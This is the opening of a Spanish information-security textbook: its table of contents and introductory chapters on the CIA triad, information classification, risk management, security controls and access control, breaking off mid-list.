MANUAL DE SEGURIDAD INFORMÁTICA

Antonio Salavert Casamor

Consultor de redes y comunicaciones

© Manual de seguridad Informática
© Antonio Salavert Casamor
ISBN papel 978-84-686-3291-9
ISBN ebook 978-84-686-3292-6
Impreso en España
Editado por Bubok Publishing S.L.

ÍNDICE

1.Introducción.....10

1.1.Conferencias sobre seguridad informática.....10

2.Conceptos generales.....12

2.1.Historia.....13

2.2.Conceptos principales.....14

2.3.Clasificación de la información desde el punto de vista de la seguridad 17

2.4.Política global de seguridad.....18

2.5.Análisis y gestión de riesgos.....19

2.6.Aspectos económicos.....27

2.7.Aspectos jurídicos/legales.....36

2.8.Organismos relacionados con la seguridad informática.....47

3.Gestión de incidentes de seguridad.....53

3.1.Preparando y planificando la gestión de incidentes.....55

3.2.Notificación y puntos de contacto.....58

3.3.Identificación de un incidente.....67

3.4.Gestión de un incidente.....70

3.5.Después de un incidente.....77

3.6.Responsabilidades.....78

4.Criterios de evaluación de la seguridad.....80

4.1.TCSEC - Trusted Computer System Evaluation Criteria.....81

4.2.ITSEC - Information Technology Security Evaluation Criteria.....129

4.3.CTCPEC - Canadian Trusted Computer Product Evaluation Criteria 130

4.4.AISEP- Australasian Information Security Evaluation Program.....130

4.5.Common Criteria.....131

11.2.ATAM - Architecture Tradeoff Analysis Method.....149
11.3.CERT - Prácticas de Seguridad de los Sistemas y de la Red.....151
12.Criptografía.....153
12.1.Conceptos de criptografía.....153
12.2.Operaciones elementales.....155
12.3.Criptoanálisis.....162
12.4.Encriptaciones de una vía.....174
12.5.Criptografía simétrica.....177
12.6.Criptografía asimétrica.....182
12.7.Funciones hash.....183
12.8.SHA - Secure Hash Algorithm.....188
12.9.Algoritmo MD5 - Message-Digest 5.....190
12.10.Algoritmo DES - Data Encryption Standard 193
12.11.Algoritmo TDES – Triple DES.....199
12.12.Algoritmo AES – Advanced Encryption Standard 200
12.13.Algoritmo RC6 – Rivest Cipher 6 204
12.14.Algoritmo IDEA - International Data Encryption Algorithm.....207
12.15.Algoritmo FEAL - Fast data Encipherment ALgorithm.....208
12.16.Algoritmo Blowfish.....210
12.17.Algoritmo Twofish.....212
12.18.Algoritmo CAST128.....213
12.19.Algoritmo Serpent.....215
12.20.Algoritmo RC4 - Rivest Cipher 4.....217
12.21.Algoritmo ISAAC.....219
12.22.Algoritmo RSA - Rivest Shamir and Adleman.....220
12.23.Intercambio de claves Diffie–Hellman.....225
12.24.Patentes sobre las técnicas criptográficas.....226
12.25.Estándares criptográficos.....237

13.Seguridad física.....242
13.1.Recomendaciones ante el riesgo de incendio.....242
13.2.Recomendaciones ante el riesgo de inundación.....245
13.3.Recomendaciones ante el riesgo de terremoto.....245
13.4.Recomendaciones ante el riesgo de acceso no autorizado.....246
13.5.Centros de respaldo.....247
14.Seguridad en las comunicaciones.....249
14.1.Protocolo seguros.....250
19.2.Protocolos para funcionar como túnel.....260
19.4.Servicios de seguridad.....267
19.4.VPN – Redes Privadas Virtuales.....273
19.4.Redes inalámbricas 283
20.Seguridad en el hardware.....289
20.1.Seguridad de la BIOS (Basic Input/Output System).....289
20.2.Seguridad de los ordenadores portátiles.....297
20.3.Registro del teclado.....297
20.4.Seguridad de los discos duros.....299
20.5.Seguridad de los medios removibles.....299
21.Seguridad en los sistemas operativos.....300
21.1.Sistema operativo UNIX.....300
21.2.Sistema operativo Windows.....304
21.3.Sistemas de ficheros.....307
21.4.Sistema de ficheros ext2 de UNIX.....308
21.5.Sistema de ficheros NTFS de Windows.....312
21.6.Seguridad en los servidores de las redes.....315
22.Seguridad de la información.....317
22.1.Protección de los datos 317
22.2.Copias de seguridad.....318

22.3.Autenticación.....322
22.4.Contraseñas.....322
22.5.OTP – One Time Password.....332
22.6.Tarjetas magnéticas.....333
22.7.Tarjetas inteligentes.....334
22.8.Firma digital.....335
22.9.Certificado digital.....336
22.10.Autoridades de Certificación.....341
22.11.Marca de agua.....341
22.12.Autenticación biométrica.....342
23.Ataques basados en software.....365
23.1.Piratas.....365
23.2.Spyware & Adware.....367
23.3.Virus.....375
23.4.Gusanos.....380
23.5.Troyano.....381
23.6.Bombas lógicas.....382
23.7.Rootkit.....383
23.8.Puertas traseras.....393
23.9.Exploits.....395
23.10.Applets maliciosos.....397
23.11.Redes de robots (botnets).....400
23.12.Script kiddies.....417
23.13.Programas de control remoto.....419
23.14.Fuzzing.....421
24.Técnicas de interceptación 428
24.1.Espionaje (Eavesdropping).....428
24.2.Snooping 430

24.3.Falsificación y/o borrado (Tampering o Data diddling).....431

24.4.Spoofing/Looping.....431

24.5.Falsificación de mensajes.....432

24.6.Replicación de mensajes.....437

24.7.Retraso y aceleración de los mensajes.....438

24.8.Reordenación de mensajes.....439

24.9.Ataques de denegación de servicio (DoS – Denied of Service).....440

24.10.Sistemas de detección de intrusos (IDS - Intrusion Detection System) 458

24.11.Sistemas de prevención de intrusiones (IPS - Intrusion Prevention System) 459

25.Ingeniería social.....462

25.1. Mirando por encima del hombro.....463

25.2.Mascarada (Masquerading).....463

25.3.Basureo (Scavening).....464

25.4.Pretexting.....465

25.5.Baiting.....466

25.6.Phising.....466

25.7.Quid pro quo.....478

25.8.Ejemplos.....479

26.Aplicaciones.....483

26.1.Programas antivirus.....483

26.2.Cortafuegos.....488

26.3.Enumeración (Banner Grabbing).....499

26.4.Filtrado de contenidos.....499

26.5.Pruebas de penetración.....501

27.Herramientas.....516

27.1.Herramienta SATAN (Security Administrator Tool for Analyzing Networks).....516

27.2.Programa Nessus.....517
27.3.Programas Sysinternals.....519
27.4.Analizadores de red.....525
27.5.Escaneadores de puertos.....526
27.6.Programa ping.....527
27.7.Programa Hping.....528
27.8.Programa Nmap.....528
27.9.Programa telnet.....530
27.10.Programa netcat/nc.....532
27.11.Programa nslookup.....533
27.12.Programa whois.....533
27.13.Programa traceroute.....534
27.14.Programa socat.....535
27.15.Navegación anónima.....537
27.16.Buscador Google.....539
27.17.Metasploit.....541
27.18.Aircrack.....541
27.19.Vampire Box de EC-Council.....542
27.20.QualisGuard.....542
27.21.Cycorp CycSecure.....543
27.22.eEye Retina Network Security Scanner.....544
27.23.Foundstone Professional Scanner.....544
27.24.GFI LANguard.....545
27.25.ISS Internet Scanner.....546
28.Auditorías de los sistemas de información.....547
28.1.Tipos de auditoría de los sistemas de información.....547
28.2.Fases de una auditoría de los sistemas de información.....549
28.3.Evaluación de los controles internos.....550

28.4.Procedimientos de auditoría.....552

28.5.Auditoría en los sistemas operativos UNIX.....554

28.6.Registro de seguridad del sistema operativo Windows de Microsoft. 556

29.ISO 27000.....560

29.1.Origen.....560

29.2.Serie ISO/IEC 27000.....561

30.Directiva 95/46/CE del Parlamento Europeo y del Consejo de 24 de Octubre de 1995.....565

31.CERT - Prácticas de Seguridad de los Sistemas y de la Red.....602

32.Ciberespionaje. El País Semanal 17 Junio 2012 614

33.Bibliografía.....626

34.Direcciones de Internet.....628

1. Introducción

El objetivo de este libro es una exposición de todos los aspectos relacionados con la seguridad, tanto en lo que se refiere a un ordenador determinado, como a las redes. En cada uno de sus aspectos, se exponen

- los aspectos de la seguridad
- sus vulnerabilidades y
- las soluciones

Se hace mayor enfásis en los aspectos de software, tanto en lo que se refiere a los protocolos de las redes como a los sistemas operativos y a las aplicaciones que soportan los ordenadores que conforman las redes. Otros aspectos relacionados con la seguridad, como los físicos o los jurídicos, solo se relacionan de forma breve, pero siempre mencionando toda la legislación relativa a estos aspectos.

Como resolver la cuestión de la seguridad en las empresas, mi consejo es seguir las recomendaciones de la ISO 27000, e implementarlas de modo completo o parcial después del correspondiente análisis de rentabilidad económica que de modo breve, también se aborda en este manual.

1.1. Conferencias sobre seguridad informática

En la actualidad, la información sobre seguridad informática varía muy rapidamente, así se convocan periodicamente distintas conferencias sobre este tema, tales como

1) USENIX Security Symposium
2) International Conference on Cryptography, Coding and Information Security
3) International Conference on Information Security and Cryptology
4) FIRST Conference. Annual international conference focused on handling computer security incidents.

5) International Conference on Cryptology and Network Security (CANS 2011)
6) Network and Distributed System Security Symposium

2. Conceptos generales

La seguridad de la información consiste en proteger la información almacenada en un ordenador o en los distintos dispositivos que conforman las redes. Esta protección debe abarcar los accesos, los usos, las divulgaciones, las alteraciones, las modificaciones y las destrucciones no autorizadas.
La seguridad de la información se refiere a la confidencialidad, la integridad y la disponibilidad de los datos, independientemente de la forma en que estos datos estén soportados, ya sea en medios electrónicos, ópticos, impresos o cualquier otra formas.
La seguridad informática puede centrarse en garantizar la disponibilidad y el correcto funcionamiento de un sistema informático sin preocuparse por la información almacenada o procesada por el ordenador.

Los gobiernos, los ejércitos, las corporaciones, las instituciones financieras, los hospitales y las empresas privadas almacenan una gran cantidad de información confidencial sobre sus empleados, sus usuarios, sus productos, su investigación, y su situación financiera. La mayor parte de esta información está recogida, procesada y almacenada en los ordenadores y se transmiten a través de las redes a otros ordenadores. Si la información confidencial de la empresa cae en las manos de un competidor, puede dar lugar a pérdidas económicas, a litigios o incluso a la quiebra de la empresa. Proteger la información confidencial es un requisito empresarial básico. Para un usuario en particular, la seguridad de la información tiene un efecto significativo sobre su privacidad.

El área de la seguridad de la información ha crecido y evolucionado significativamente en los últimos años. Ofrece muchas áreas de especialización tales como: establecer la seguridad de una red y su infraestructura, de las aplicaciones y las bases de datos, verificar la seguridad, auditar los sistemas de información, etc.

La característica principal de los sistemas informáticos en cuanto a seguridad, es su posibilidad de respuesta en cuanto a que acciones realizar ante un ataque, un fallo o un accidente. En general diseñar una estrategia de

seguridad depende mucho de la actividad que se esté desarrollando, sin embargo los tres pasos que se debe seguir son:

1) crear una política global de seguridad.
2) realizar un análisis de riesgos y
3) aplicar las medidas correspondientes.

Otro punto muy importante a tener en cuenta, es la realización de auditorías de seguridad periódicas, con el fin de asegurarse de que los distintos sistemas de seguridad funcionan, y no solamente esto, sino que también han sido actualizados de acuerdo con los cambios que ha sufrido la empresa, su organización, las personas responsables, el sistema informático, etc.

2.1. Historia

Desde los primeros días de la escritura, los jefes de Estado y los comandantes militares entendieron que era necesario establecer algún mecanismo para proteger la confidencialidad de la correspondencia escrita y tener algún medio para detectar su manipulación. Durante el Imperio de Roma, al emperador Julio César se le atribuye la invención de la encriptación, que fue creada con el fin de evitar que sus mensajes pudieran ser leídos en el caso de que estos cayeran en manos de los enemigos. Muchos años después, la Segunda Guerra Mundial provocó muchos avances en cuanto a la seguridad de la información y marcó el comienzo del campo profesional de la seguridad de la información.
Al final del siglo XX y en los primeros años del siglo XXI cuando se han producido grandes avances en las telecomunicaciones, el hardware y el software de la informática, ha aumentado de forma muy importante el esudio, análisis y la implementación de la encriptación de los datos. En la actualidad, la disponibilidad de ordenadores a nivel doméstico a costos reducidos, hace que esta seguridad de la información almacenada no solo preocupe a las grandes empresas, sino que también preocupa a las pequeñas y medianas empresas y a los usuarios domésticos. Cuantas veces oimos que un usuario doméstico ha perdido su información porque se le roto el disco duro y no tenía copias de seguridad de sus datos.

El rápido crecimiento y el uso generalizado del procesamiento electrónico de datos y el comercio electrónico realizado a través de Internet, junto con la

existencia de numerosos casos de terrorismo internacional, conlleva la necesidad de mejores métodos de protección de los ordenadores y de sus redes en cuanto a la información que almacenan, procesan y transmiten.

2.2. Conceptos principales

Desde hace muchos años, la seguridad de la información se ha basado en tres pilares básicos:

- la confidencialidad,
- la integridad y
- la disponibilidad.

Existe un debate continuo sobre la ampliación de este clásico trío de pilares. A veces se ha propuesto añadir otros como la responsabilidad. Cuestiones como el no-repudio no encaja bien dentro de los tres conceptos básicos. Dado que la regulación de los sistemas informáticos ha aumentado, la legalidad se está convirtiendo en una consideración clave en cuanto a la seguridad de la información.

En el año 2002, Donn Parker propuso un modelo alternativo a la clásica tríada que él llamaba los seis elementos atómicos de la información. Los elementos son la confidencialidad, la posesión, la integridad, la autenticidad, la disponibilidad y la utilidad.

2.2.1. Confidencialidad

La confidencialidad es el término utilizado para impedir la divulgación de la información a las personas y a los sistemas no autorizados. Por ejemplo, una transacción de tarjeta de crédito en Internet requiere que el número de tarjeta de crédito se transmita desde el comprador al comerciante y del comerciante a una red de procesamiento de la transacción. El sistema intenta imponer la confidencialidad encriptando el número de la tarjeta durante la transmisión, limitando los lugares en los que pueda aparecer (en bases de datos, en ficheros de registro, en copias de seguridad, en recibos impresos, y así sucesivamente), y limitando el acceso a los lugares donde se almacena. Si a pesar de la toma de precauciones, una parte no autorizada obtiene el número de la tarjeta, se produce una violación de la confidencialidad.

Las infracciones de la confidencialidad toman muchas formas. Permitir a alguien ver por encima de su hombro en la pantalla de su ordenador mientras teclea los datos confidenciales que aparecen en ella, podría ser una violación de la confidencialidad. Si un ordenador portátil que contenía información confidencial sobre los empleados de una empresa es robado o vendido, podría ser una violación de la confidencialidad. Ofrecer información confidencial a través del teléfono es una violación de la confidencialidad si el que llama no está autorizado a disponer de la información.
La confidencialidad es necesaria pero no suficiente para mantener la privacidad de las personas, una información personal que posee el sistema.

2.2.2. Integridad

En la seguridad de la información, la integridad significa que los datos no pueden ser modificados sin autorización. La integridad se viola cuando accidentalmente o con mala intención un empleado elimina ficheros de datos, cuando un virus informático infecta un ordenador, cuando un empleado es capaz de modificar su propio salario en una base de datos de nóminas, cuando un usuario no autorizado asalta un sitio web, cuando alguien es capaz de lanzar un gran número de votos en una encuesta en línea, y así sucesivamente.

Hay muchas maneras de como se puede violar la integridad sin mala intención. El caso más simple es cuando un usuario de un sistema puede escribir erróneamente la dirección de alguien. Otro caso sería cuando un proceso automatizado no está escrito y evaluado correctamente, pudiendo alterar los datos de una manera incorrecta mediante actualizaciones masivas a una base de datos, dejando comprometida la integridad de los mismos. Los profesionales de la seguridad de la información tienen la tarea de encontrar la forma de implementar los controles que eviten los errores de integridad.

En la actualidad dado el uso extensivo que se hace de las bases de datos, es fundamental conocer el concepto de integridad referencial. Se trata de que las modificaciones de los contenidos de los datos no se corrompa, por lo que es necesario que la ejecución de las instrucciones de altas, bajas y

modificaciones sean completadas y no se inicie una sin que haya finalizado completamente la ejecución de la anterior, ya que de lo contrario es posible que los datos se corrompan. Esto sucede cuando varios usuarios desde ordenadores distintos acceden simultáneamente a una misma base de datos. El orden de ejecución debe ser por el mismo orden que llegan al servidor donde está almacenada la base de datos. Aún así los datos se puede corromper porque si un usuario modifica un dato, significa que está viendo su valor actual. Si mientras ve un dato, otro usuario lo modifica y él no se entera, modificará un dato cuyo contenido original no es el que veía.

2.2.3. Disponibilidad

Para cualquier sistema de información, ésta debe estar siempre disponible cuando se necesita. Esto significa que siempre debe estar funcionando correctamente:

- los sistemas informáticos utilizados para almacenar y procesar la información
- los controles de seguridad utilizados para su protección y
- los canales de comunicación utilizados para acceder a la información.

Los sistemas de alta disponibilidad ayudan a que los sistemas informáticos estén disponibles en todo momento, evitando interrupciones en el servicio debido a los cortes de energía, a los fallos de hardware y al tiempo que duran las actualizaciones del sistema.

2.2.4. Otros conceptos

2.2.4.1.Autenticidad

En los sistemas de información, es necesario asegurarse que los datos, las transacciones, las comunicaciones o los documentos (electrónicos o físicos) sean los originales. También es importante confirmar su autenticidad mediante su validación por las dos partes implicadas, es decir, la persona que envía la información y la persona que la recibe, o sea, que son quienes dicen que son.

2.2.4.2.No repudio

En Derecho, el no repudio implica la intención de alguien de cumplir sus obligaciones en un contrato. También implica que una de las partes de una transacción no puede negar haber recibido una transacción ni tampoco la otra parte negar haberla enviado.

2.3. Clasificación de la información desde el punto de vista de la seguridad

Es importante clasificar la seguridad de la información a efectos de la gestión del riesgo y para poder definir adecudamente los procedimientos y los requisitos de protección de la información. No toda la información tiene el mismo riesgo, por lo que no todo necesita el mismo grado de protección. En consecuencia la información debe de alguna forma clasificarse desde el punto de vista de la seguridad.

El primer paso de esta clasificación es la identificación del propietario de la misma. A continuación el desarrollo de una política de clasificación. Esta política debe describir los diferentes tipos de forma clara y definir los criterios necesarios para poder decir que una información es de este tipo. También se requiere una lista de los controles de seguridad necesarios para cada tipo.

Se deberían asignar algunos factores que influyen en esta clasificación, como el valor que le da a esta información su organización, su antigüedad, o si esta información es o no obsoleta. También son importantes las consideraciones legales y los requisitos de su posible regulación.

El nombre de los distintos tipos dependerá de la naturaleza de la organización, así por ejemplo:

- En el sector empresarial, pueden ser público, sensible, privado, confidencial.
- En el ámbito gubernamenta, puede ser sin clasificar, sensible sin clasificar, restringida, confidencial, secreta, muy secreta.
- En la gestión de tráfico, puede ser blanca, verde, ámbar, roja.

En una determinada organización, todos los empleados deben estar familiarizados con su clasificación de la información, lo que con lleva su adecuada formación, el conocimiento de los necesarios controles de seguridad y el manejo de los procedimientos necesarios para realizar esta clasificación. Periodicamente estas clasificaciones deben ser revisadas, de forma que estemos seguros de su adecuada clsificación. Esto significa que con el paso del tiempo, el tipo de una información debe ser cambiada. En general, con el paso del tiempo, el riesgo de una información disminuye.

2.4. Política global de seguridad

En cualquier sistema de información debe estar establecida una política global de seguridad con el fin de que sirva como referencia de seguridad en cualquier actividad o acción que afecte a la seguridad de los datos almacenados. Así el establecimiento de esta política global de seguridad será de entrada una evaluación de la importancia estratégica de la información para la empresa o la organización y debe contener:

- un objetivo general,
- una valoración de la importancia de la tecnología de la información para la empresa,
- la caducidad de esta política, es decir, periódicamente debe ser revisada,
- los recursos con que se cuentan y
- los objetivos específicos de la empresa.

Esta política global debe estar relacionada con la calidad de la información que se maneja, así esta calidad estará directamente relacionada con, cuando o para quien la información debe ser confidencial. También cuando debe verificarse su integridad y cuando debe verificarse su autenticidad tanto de la información como de los usuarios.

2.5. Análisis y gestión de riesgos

El análisis de riesgos consiste en evaluar todo tipo de riesgos a los cuales está expuesta la información y cuales son las consecuencias ante los posibles ataques de personas, empresas y otros. También conlleva evaluar todo tipo de posibles pérdidas, ya sean directas como dinero, usuarios, tiempo etc., como indirectas: créditos, pérdidas de imagen, implicación en un litigio, pérdidas de confianza, etc.

El riesgo se puede calcular por la fórmula riesgo = pérdida x probabilidad de esta pérdida, por ejemplo, el riesgo de perder un contrato por robo de información confidencial es igual a la probabilidad de que ocurra el robo multiplicado por la pérdida total en dinero de no hacer el contrato.
El riesgo de fraude en transacciones financieras es igual a la probabilidad de que ocurra el fraude por la pérdida en dinero de que llegara ocurrir ese fraude. Si la probabilidad es muy pequeña, el riesgo es pequeño, pero si la probabilidad es casi uno, el riesgo puede ser casi igual a la pérdida total. Si por otro lado la pérdida es pequeña aunque la probabilidad de que ocurra el evento sea muy grande, el riesgo es pequeño. Por ejemplo la pérdida de una transacción de 300 euros con una probabilidad muy grande de que ocurra porque se utiliza una débil criptografía, el riesgo es menor de 300 euros.

El CISA Review Manual 2006 ofrece la siguiente definición de la gestión de riesgos: "La gestión de riesgos es el proceso de identificación de las vulnerabilidades y de las amenazas a los recursos de información utilizados por una organización en la consecución de los objetivos de negocio, y decidir que contramedidas se disponen para una reducción de riesgos a un nivel aceptable, con base al valor de la fuente de información para la organización".

Hay dos aspectos en esta definición que pueden necesitar una aclaración. En primer lugar, el proceso de gestión de riesgos es un proceso iterativo, es decir, debe revisarse de forma periódica porque el peso de sus factores puede variar en más o en menos. El entorno empresarial está cambiando constantemente y cada día surgen nuevas amenazas y nuevas vulnerabilidades. En segundo lugar, la elección de las contramedidas utilizadas para gestionar los riesgos debe establecer un equilibrio entre la productividad, el costo, la eficacia de las contramedidas, y el valor de la información protegida.

El riesgo es la probabilidad de que algo malo suceda de forma que provoque daños en un activo de información o en la pérdida del activo. Una vulnerabilidad es una debilidad que podría utilizarse para poner en peligro o causar daño a un activo de información. Una amenaza es cualquier cosa, el hombre o un acto de la naturaleza, que tiene el potencial de causar daño.

La probabilidad de que una amenaza utilice una vulnerabilidad para causar un daño, crea un riesgo. Cuando una amenaza hace uso de una vulnerabilidad para causar un daño, tiene un impacto. En el contexto de la seguridad de la información, el impacto es una pérdida de disponibilidad, de integridad y de confidencialidad, y posiblemente de otras pérdidas como pérdida de ingresos, pérdida de vidas, pérdida de bienes inmuebles, etc. Cabe señalar que no es posible identificar todos los riesgos, ni tampoco es posible eliminar todos los riesgos. El riesgo restante se denomina riesgo residual.

Una evaluación de riesgos se lleva a cabo por un equipo de personas que tiene conocimientos sobre aspectos concretos de la empresa. La composición del equipo puede variar con el tiempo a medida que se evalúan las diferentes partes del negocio. La evaluación podrá utilizar un análisis subjetivo cualitativo basado en la opinión informada, y donde estén disponibles unas cifras fiables y la información histórica, se puede utilizar el análisis cuantitativo.

La norma ISO/IEC 27002:2005 de buenas prácticas para la gestión de la seguridad de la información recomienda:

- Disponer de una política de seguridad,
- La organización de la seguridad de la información,
- La gestión de activos,
- La seguridad de los recursos humanos,
- La seguridad física y ambiental,
- La seguridad de las comunicaciones y la gestión de operaciones,
- El control de acceso,
- La adquisición, el desarrollo y el mantenimiento de los sistemas de información,
- La gestión de los incidentes sobre la seguridad de la información,
- La gestión de la continuidad del negocio, y

- El cumplimiento de las normativas.

En términos generales el proceso de la gestión de riesgos consta de:

1. La identificación de los activos y la estimación de su valor. Incluye: personas, edificios, hardware, software, datos (electrónicos, ópticos, impresos, otros), suministros.
2. Llevar a cabo una evaluación de las amenazas. Incluye: desastres naturales, actos de guerra, accidentes, actos maliciosos provenientes de dentro o fuera de la organización.
3. Llevar a cabo una evaluación de las vulnerabilidades, y para cada vulnerabilidad, calcular la probabilidad de que suceda. Evaluar las políticas, los procedimientos, las normas, la capacitación, la seguridad física, el control de calidad y la seguridad técnica.
4. Calcular el impacto que cada amenaza tendría en cada activo. Uso del análisis cualitativo o cuantitativo.
5. Identificar, seleccionar y aplicar los controles adecuados. Proporcionar una respuesta proporcional. Tener en cuenta la productividad, la rentabilidad y el valor del activo.
6. Evaluar la eficacia de las medidas de control. Garantizar que los controles proporcionan una protección eficaz con unos costes adecuados sin pérdida apreciable de la productividad.

Ante cualquier riesgo establecido, la gestión ejecutiva puede optar por aceptar este riesgo basado en el bajo valor relativo del activo, la baja frecuencia relativa de la ocurrencia, y el relativo bajo impacto en el negocio, o bien los directivos pueden elegir mitigar el riesgo mediante la selección y la aplicación de medidas de control apropiadas. En algunos casos el riesgo puede ser transferido a otra empresa con la compra de seguros o la subcontratación a otra empresa.

2.5.1. Controles

La atenuación de un riesgo se hace mediante la aplicación de uno o más controles, que pueden ser de tres tipos diferentes: administrativos, lógicos y físicos.

2.5.1.1. Controles administrativos

Los controles administrativos, también llamados controles de procedimiento, consisten en las políticas, los procedimientos, las normas y las directrices aprobadas por escrito. Los controles administrativos constituyen el marco del funcionamiento de la empresa y de la gestión de las personas. Estos controles administrativos informan a las personas sobre cómo se va a llevar la empresa y cómo se llevarán a cabo las operaciones diarias. Las leyes y los reglamentos creados por los órganos de gobierno también son un tipo de control administrativo, ya que informan a la empresa.

Otros ejemplos de controles administrativos incluyen la política de seguridad corporativa, la política de contraseñas, las políticas de contratación y las políticas disciplinarias.

Los controles administrativos constituyen la base de la selección y la aplicación de los controles lógicos y físicos. Los controles lógicos y físicos son manifestaciones de los controles administrativos.

2.5.1.2. Controles lógicos

Los controles lógicos, también llamados controles técnicos, usan los programas informáticos y los datos para el seguimiento y el control de acceso a los sistemas de información. Por ejemplo estos controles lógicos usan las contraseñas, los cortafuegos, los sistemas de detección de intrusos, las listas de control de acceso y la encriptación de datos.

Un importante control lógico que con frecuencia se pasa por alto es el principio del privilegio mínimo. El principio del privilegio mínimo requiere que un usuario, un programa o un proceso del sistema informático no conceda más privilegios de acceso que los necesarios para realizar la tarea. Un ejemplo de fallo flagrante en relación con el principio del privilegio mínimo es el inicio de sesión del usuario administrador en Windows. Otra violación de este principio también puede ocurrir cuando un usuario recoge los privilegios de acceso adicionales a través del tiempo. Esto sucede cuando hay cambio de puestos de trabajo por distintas personas, o que se promueven a una nueva posición, o al traslado a otro departamento. Los privilegios de acceso requeridos por sus nuevas funciones se agregan con frecuencia a sus privilegios de acceso ya existentes, aunque ya no sean

necesarios o convenientes. Por esta razón es más importante el eliminar privilegios como consecuencia del cambio del puesto de trabajo de un usuario o porque se ha ido de la empresa, que una asignación de privilegios. Si un usuario tiene demasiados privilegios, esto siempre conlleva un mayor riesgo de violación de la seguridad de la información.

2.5.1.3. Controles físicos

Los controles físicos supervisan y controlan el entorno del lugar de trabajo y las instalaciones informáticas. También el seguimiento y el control de acceso hacia y desde estas instalaciones. Por ejemplo: las puertas, las cerraduras, la calefacción y el aire acondicionado, el humo y las alarmas contra incendios, los sistemas de extinción de incendios, las cámaras, las barreras, las cercas, las guardas de seguridad, etc. La separación de la red y el lugar de trabajo en áreas funcionales también son controles físicos.

Un control físico importante que se suelen pasar por alto es la separación de funciones. La separación de funciones garantiza que un usuario no puede completar una tarea crítica por sí mismo. Por ejemplo: un empleado que haya presentado una solicitud de reembolso, no debería estar autorizado para realizar el pago o imprimir el cheque. Un programador de aplicaciones no debería ser también el administrador del servidor o el administrador de la base de datos. Estas funciones y responsabilidades deben estar separados las unas de las otras.

2.5.2. La clasificación de la seguridad para la información

Un aspecto importante de la seguridad de la información y la gestión de riesgos es reconocer el valor de la información y la definición apropiada de los procedimientos y de los requisitos de protección de la información. No toda la información es igual y por lo tanto no toda la información requiere el mismo grado de protección. Esto requiere que la información sea clasificada desde el punto de vista de la seguridad.

El primer paso en la clasificación de la información consiste en identificar un miembro de la alta dirección como el propietario de esta información a clasificar. A continuación desarrollar una política de clasificación. La política debe describir diferentes etiquetas de clasificación, definir los

criterios para la asignación de una etiqueta a la información y la lista de los controles de seguridad necesarios para cada clasificación.

Algunos factores que influyen en la clasificación de la información son los siguientes: cuanto vale esta información que tiene la organización, la edad de la información y si la información ha quedado obsoleta. Las leyes y otras disposiciones reglamentarias son también consideraciones importantes para la clasificación de la información.

El tipo de etiquetas seleccionadas y utilizadas en la clasificación de la seguridad de la información dependerá de la naturaleza de la organización, con ejemplos como:

- En el sector de negocios, las etiquetas pueden ser público, sensible, privado y confidencial.
- En el sector gubernamental, las etiquetas pueden ser sin clasificar, sensible pero no clasificada, reservada, confidencial, secreta y muy secreta.
- En las formaciones intersectoriales, el protocolo del semáforo genera las etiquetas blanco, verde, naranja y rojo.

Todos los empleados de la organización, así como los socios comerciales, debe ser conocedores del esquema de clasificación y entender los controles de seguridad necesarios y los procedimientos de manejo para cada clasificación. La clasificación de un determinado activo debe ser revisada periódicamente para asegurarse que la clasificación sigue siendo adecuada para la información y garantizar los controles de seguridad requeridos de acuerdo con la clasificación establecida.

2.5.3. Control de acceso

El acceso a la información protegida debe limitarse a las personas que están autorizadas a acceder a esta información. Los programas informáticos, y en muchos casos los ordenadores que procesan la información, también deben estar autorizados. Para ello es necesario que haya mecanismos que controlen el acceso a la información protegida. La sofisticación de los mecanismos de

control de acceso debe estar en consonancia con el valor de la información protegida, es decir, la información más sensible o más valiosa debe tener unos mecanismos de control más fuertes. Las bases de los mecanismos de control de acceso son la identificación y la autenticación.

La identificación es la afirmación de que alguien es o lo que algo es. Si una persona hace la declaración "Hola, mi nombre es Juan Pérez", está haciendo una declaración de quien es. Sin embargo, su afirmación puede ser verdad o no. Antes de que a Juan Pérez se le pueda conceder el acceso a la información protegida, será necesario verificar que la persona que dice ser Juan Pérez realmente es Juan Pérez.

La autenticación es el acto de verificación de la identidad de la persona o algo. Cuando Juan Pérez entra en un banco a hacer un reintegro, le dice al cajero del banco que es Juan Pérez. A continuación el cajero le pide ver una identificación con fotografía. El cajero verifica la identidad para asegurarse de que Juan Pérez es la persona con la que está hablando. Si la foto y el nombre coinciden con la persona, entonces el cajero ha autenticado que Juan Pérez es quien dijo ser.

Hay tres tipos diferentes de información que se pueden usar para la autenticación: algo que el receptor sabe, algo que el receptor tiene, o algo que lo son. Los ejemplos de *'algo que usted sabe'* incluye cosas tales como un número de identificación, una contraseña o el nombre de su madre. Ejemplos de *'algo que usted tiene'* incluyen un DNI, una licencia de conducir o una tarjeta de pago magnética. *'Algo que lo son'* se refiere a la biometría. Ejemplos de los datos biométricos son las huellas dactilares, los registros de voz y la retina. Una autenticación fuerte requiere el suministro de información a partir de dos de los tres diferentes tipos de información de autenticación. Por ejemplo, *'algo que usted sabe'* y *'algo más que usted tiene'*. Esto se conoce como la autenticación con dos factores.

En los sistemas informáticos actuales, el nombre de usuario es la forma más común de identificación y la contraseña es la forma más común de autenticación. Los nombres de usuario y las contraseñas han cumplido su propósito, pero en nuestro mundo moderno ya no son suficientes. Los

nombres de usuario y las contraseñas están siendo lentamente reemplazados por otros mecanismos más sofisticados de autenticación.

Después de que una persona, un programa o un ordenador ha sido correctamente identificado y autenticado, a continuación se debe determinar a qué recursos de información se le permite el acceso y que acciones se le permitirá realizar (ejecutar, ver, crear, eliminar o cambiar). Esto se conoce como autorización. La autorización para acceder a la información y a otros servicios informáticos se inicia mediante las políticas y los procedimientos administrativos. Las políticas prescriben que información y que servicios informáticos puede acceder un usuario, por quién y bajo qué condiciones. Los mecanismos de control de acceso se configuran para hacer cumplir estas políticas.

Los diferentes sistemas operativos y los sistemas de ficheros están equipados con diferentes tipos de mecanismos de control de acceso. Algunos pueden incluso ofrecer varios mecanismos de control de acceso. Las tres propuestas principales para un mecanismo de control de acceso son:

- La propuesta no discrecional, que consolida todas los controles de acceso bajo una administración centralizada. El acceso a la información ya los otros recursos se basa generalmente en las funciones individuales de la organización o en las tareas que un usuario debe realizar.
- La propuesta discrecional da al creador o al propietario del recurso de la información, la capacidad de controlar el acceso a estos recursos.
- En la propuesta de control de acceso obligatorio, el acceso se concede o deniega basándose en la clasificación de seguridad asignada al recurso de información.

Ejemplos de mecanismos comunes de control de acceso en uso hoy en día son:

- El control de acceso basado en funciones disponibles en muchos sistemas avanzados de gestión de bases de datos.
- Los permisos simples de ficheros previstos en los sistemas operativos de UNIX y Windows,

- Los objetos de directiva de grupo (Group Policy Object) en los sistemas de red de Windows, Kerberos, RADIUS, TACACS, y
